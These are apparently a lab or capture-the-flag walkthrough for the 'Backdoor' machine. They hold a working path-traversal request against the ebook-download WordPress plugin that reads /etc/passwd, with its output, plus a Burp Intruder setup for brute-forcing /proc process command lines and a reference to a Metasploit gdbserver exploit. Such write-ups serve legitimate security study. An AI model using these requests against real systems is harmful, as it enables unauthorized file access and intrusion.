


Backdoor (Linux)


Tags	
Created	@February 20, 2022 8:35 PM
Updated	@February 28, 2022 10:57 AM





wpscan --url http://10.10.11.125 --api-token 349ZfH63A6EOv3sDRUQ9tmoqZrzB0EvZSaawZ9qPfU8 --enumerate p,u --plugins-detection aggressive


Checking Known Locations - Time: 00:00:01 <> (33 / 1500) 2.20% ETA: 00:01:
Checking Known Locations - Time: 00:00:01 <> (34 / 1500) 2.26% ETA: 00:01:
Checking Known Locations - Time: 00:00:01 <> (35 / 1500) 2.33% ETA: 00:01:
Checking Known Locations - Time: 00:00:01 <> (38 / 1500) 2.53% ETA: 00:01:
Checking Known Locations - Time: 00:00:02 <> (39 / 1500) 2.60% ETA: 00:01:
Checking Known Locations - Time: 00:00:02 <> (42 / 1500) 2.80% ETA: 00:01:
Checking Known Locations - Time: 00:00:02 <> (43 / 1500) 2.86% ETA: 00:01:
Checking Known Locations - Time: 00:00:02 <> (44 / 1500) 2.93% ETA: 00:01:
Checking Known Locations - Time: 00:00:02 <> (46 / 1500) 3.06% ETA: 00:01:
Checking Known Locations - Time: 00:00:02 <> (47 / 1500) 3.13% ETA: 00:01:
Checking Known Locations - Time: 00:00:02 <> (48 / 1500) 3.20% ETA: 00:01:
Checking Known Locations - Time: 00:00:02 <> (49 / 1500) 3.26% ETA: 00:01:
Checking Known Locations - Time: 00:00:02 <> (50 / 1500) 3.33% ETA: 00:01:
Checking Known Locations - Time: 00:00:02 <> (52 / 1500) 3.46% ETA: 00:01:
Checking Known Locations - Time: 00:00:02 <> (53 / 1500) 3.53% ETA: 00:01:
Checking Known Locations - Time: 00:00:02 <> (54 / 1500) 3.60% ETA: 00:01:
Checking Known Locations - Time: 00:00:02 <> (55 / 1500) 3.66% ETA: 00:01:
Checking Known Locations - Time: 00:00:02 <> (56 / 1500) 3.73% ETA: 00:01:
Checking Known Locations - Time: 00:00:02 <> (58 / 1500) 3.86% ETA: 00:01:
Checking Known Locations - Time: 00:00:03 <> (59 / 1500) 3.93% ETA: 00:01:
Checking Known Locations - Time: 00:00:03 <> (60 / 1500) 4.00% ETA: 00:01:
Checking Known Locations - Time: 00:00:03 <> (62 / 1500) 4.13% ETA: 00:01:
Checking Known Locations - Time: 00:00:03 <> (63 / 1500) 4.20% ETA: 00:01:
Checking Known Locations - Time: 00:00:03 <> (64 / 1500) 4.26% ETA: 00:01:
Checking Known Locations - Time: 00:00:03 <> (66 / 1500) 4.40% ETA: 00:01:
Checking Known Locations - Time: 00:00:03 <> (68 / 1500) 4.53% ETA: 00:01:
Checking Known Locations - Time: 00:00:03 <> (69 / 1500) 4.59% ETA: 00:01:
Checking Known Locations - Time: 00:00:04 <> (70 / 1500) 4.66% ETA: 00:01:
Checking Known Locations - Time: 00:00:04 <> (73 / 1500) 4.86% ETA: 00:01:
Checking Known Locations - Time: 00:00:04 <> (74 / 1500) 4.93% ETA: 00:01:
Checking Known Locations - Time: 00:00:04 <> (77 / 1500) 5.13% ETA: 00:01:
Checking Known Locations - Time: 00:00:04 <> (79 / 1500) 5.26% ETA: 00:01:
Checking Known Locations - Time: 00:00:04 <> (82 / 1500) 5.46% ETA: 00:01:
Checking Known Locations - Time: 00:00:04 <> (84 / 1500) 5.60% ETA: 00:01:
Checking Known Locations - Time: 00:00:04 <> (86 / 1500) 5.73% ETA: 00:01:
Checking Known Locations - Time: 00:00:04 <> (88 / 1500) 5.86% ETA: 00:01:
Checking Known Locations - Time: 00:00:05 <> (89 / 1500) 5.93% ETA: 00:01:
Checking Known Locations - Time: 00:00:05 <> (91 / 1500) 6.06% ETA: 00:01:
Checking Known Locations - Time: 00:00:05 <> (93 / 1500) 6.20% ETA: 00:01:
Checking Known Locations - Time: 00:01:15 (1500 / 1500) 100.00% Time: 00:01:15
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[i] Plugin(s) Identified:
[+] akismet
| Location: http://10.10.11.125/wp-content/plugins/akismet/
| Latest Version: 4.2.2
| Last Updated: 2022-01-24T16:11:00.000Z
| Found By: Known Locations (Aggressive Detection)
| - http://10.10.11.125/wp-content/plugins/akismet/, status: 403
| [!] 1 vulnerability identified:
| [!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)
| Fixed in: 3.1.5
| References:
| - https://wpscan.com/vulnerability/1a2f3094-5970-4251-9ed0-ec595a0cd26c
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-9357
| - http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/
| - https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html
| The version could not be determined.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 (10 / 10) 100.00% Time: 00:00:01
[i] User(s) Identified:
[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://10.10.11.125/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)



backdoor.htb/wp-content/plugins/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking
Index of /wp-content/plugins
Name
Last modified
Size
Description
Parent Directory -
ebook-download/ 2021-11-10 14:18 -
hello.php 2019-03-18 17:19 2.5K
Apache/2.4.41 (Ubuntu) Server at backdoor.htb Port 80

```
=== Plugin Name ===
Contributors: zedna
Donate link: https://www.paypal.com/cgi-bin/webscr?cmd=_donations&business=3ZVGZTC7ZPCH2&lc=CZ&item_name=Zedna%20Brickick%20Website&currency_code=USD&bn=PP%2dDonationsBF%3abtn_donateCC_LG%2egif%3aNonHosted
Tags: ebook, file, download
Requires at least: 3.0.4
Tested up to: 4.4
Stable tag: 1.1
License: GPLv2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html

Allow user to download your ebook custom file when insert an email.

== Description ==

Enable user to download your Ebook or other file after inserting his mail.

<a href="https://sellfy.com/p/CCTK/" target="_blank">eBook download Pro</a> features:
-social share for download
-pop-up window with download form
-download stats incoming

== Installation ==

1. Upload `ebook-download` folder to the `/wp-content/plugins/` directory
2. Activate the plugin through the 'Plugins' menu in WordPress
3. Add new ebook in `Ebook downloads`
4. Add widget `Ebook Download` to your widget area

== Frequently Asked Questions ==

= Can i share image with ebook? =
Yes, you can set thumbnail for you Ebook post.

= Which file types can i use? =
You can use whatever file type you can upload to wordpress.

= Can i insert custom file URL? =
Yes, you can insert external URL.

 == Screenshots ==
1. Widget
2. Ebook post
3. Email list
4. Settings page

== Upgrade Notice ==
= 1.1 =
Built on WP 4.3 but can work on older versions

= 1.0 =
Built on WP 4.3 but can work on older versions

== Changelog ==
= 1.1 =
* Added automatic file download.
* Fixed function call.

= 1.0 =
* First version
```


https://www.exploit-db.com/exploits/39575

```
curl http://backdoor.htb/wp-content/plugins//ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../../../../etc/passwd
../../../../../../../../../../etc/passwd../../../../../../../../../../etc/passwd../../../../../../../../../../etc/passwdroot:x:0:0:root:/root:/bin/b
```


```
../../../../../../../../../../etc/passwd../../../../../../../../../../etc/passwd../
../../../../../../../../../../etc/passwdroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nol
ogin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbi
n/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/
sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
user:x:1000:1000:user:/home/user:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false
<script>window.close()</script>
```



Send to Intruder


1 ×
2 ×
...
Target
Positions
Payloads
Resource Pool
Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /wp-content/plugins//ebook-download/filedownload.php?ebookdownloadurl=§../../../../../../../../../etc/passwd§ HTTP/1.1
Host: backdoor.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Add §
Clear §
Auto §
Refresh


Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /wp-content/plugins//ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../../../proc/§1§/cmdline HTTP/1.1
Host: backdoor.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close



exploit/multi/gdb/gdb_server_exec to gain initial foothold